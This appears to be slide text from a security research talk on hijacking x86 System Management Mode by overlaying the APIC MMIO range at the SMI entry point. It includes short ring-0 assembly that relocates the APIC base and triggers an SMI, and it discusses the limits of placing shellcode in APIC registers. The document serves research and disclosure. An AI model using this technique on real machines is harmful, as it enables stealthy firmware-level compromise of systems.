
- ↳ An undocumented security feature:
 - ↗ IDTR.limit is set to 0 on SMM switch
- ↳ **Any** exception inside of SMM will triple fault (reset) the system, until a new IDTR is configured

Attack Attempt 1: Fails

Attack Attempt 2

- Overlay APIC MMIO range at the SMI entry point: SMBASE+0x8000
- Load payload into APIC
- Trigger SMI
- Hijack SMM execution


Attack Attempt 2




Memory

0x1ff80000

SMRAM



Attack Attempt 2




```
; ring 0
```

```
mov eax, 0x1ff88900
```

```
mov edx, 0
```

```
mov ecx, 0x1b
```

```
wrmsr
```




Memory

0x1ff80000


SMRAM

Attack Attempt 2


```
; ring 0  
xor eax, eax  
out 0xb2, ax
```



Attack Attempt 2



Attack Attempt 2



The APIC Payload

- ↳ Store shell code in APIC registers
- ↳ Execute from APIC
- ↳ Gain code execution in SMM

The APIC Payload

& The Challenge:

- ☒ **Must** be 4K aligned
 - ☒ Place @ exactly SMI entry
 - ☒ Execution begins @ exactly start of APIC registers

The APIC Payload


& The Challenge:

- ☒ Must be 4K aligned
 - ☒ Place @ exactly SMI entry
 - ☒ Execution begins @ exactly start of APIC registers
- ☒ 4096 bytes available

The APIC Payload

& The Challenge:


- ☒ Must be 4K aligned
 - ☒ Place @ exactly SMI entry
 - ☒ Execution begins @ exactly start of APIC registers
- ☒ 4096 bytes available
- ☒ These are writeable
- ☒ (And only a few bits each)



The APIC Payload

& The Challenge:

- ☒ Must be 4K aligned
 - ☒ Place @ exactly SMI entry
 - ☒ Execution begins @ exactly start of APIC registers
- ☒ 4096 bytes available
- ☒ These are writeable
- ☒ (And only a few bits each)
- ☒ And this is an invalid instruction




The APIC Payload


- ☒ The Challenge:
 - ☒ Any fault will reset the system
 - ☒ We have control over 17 bits before that happens.

The APIC Payload

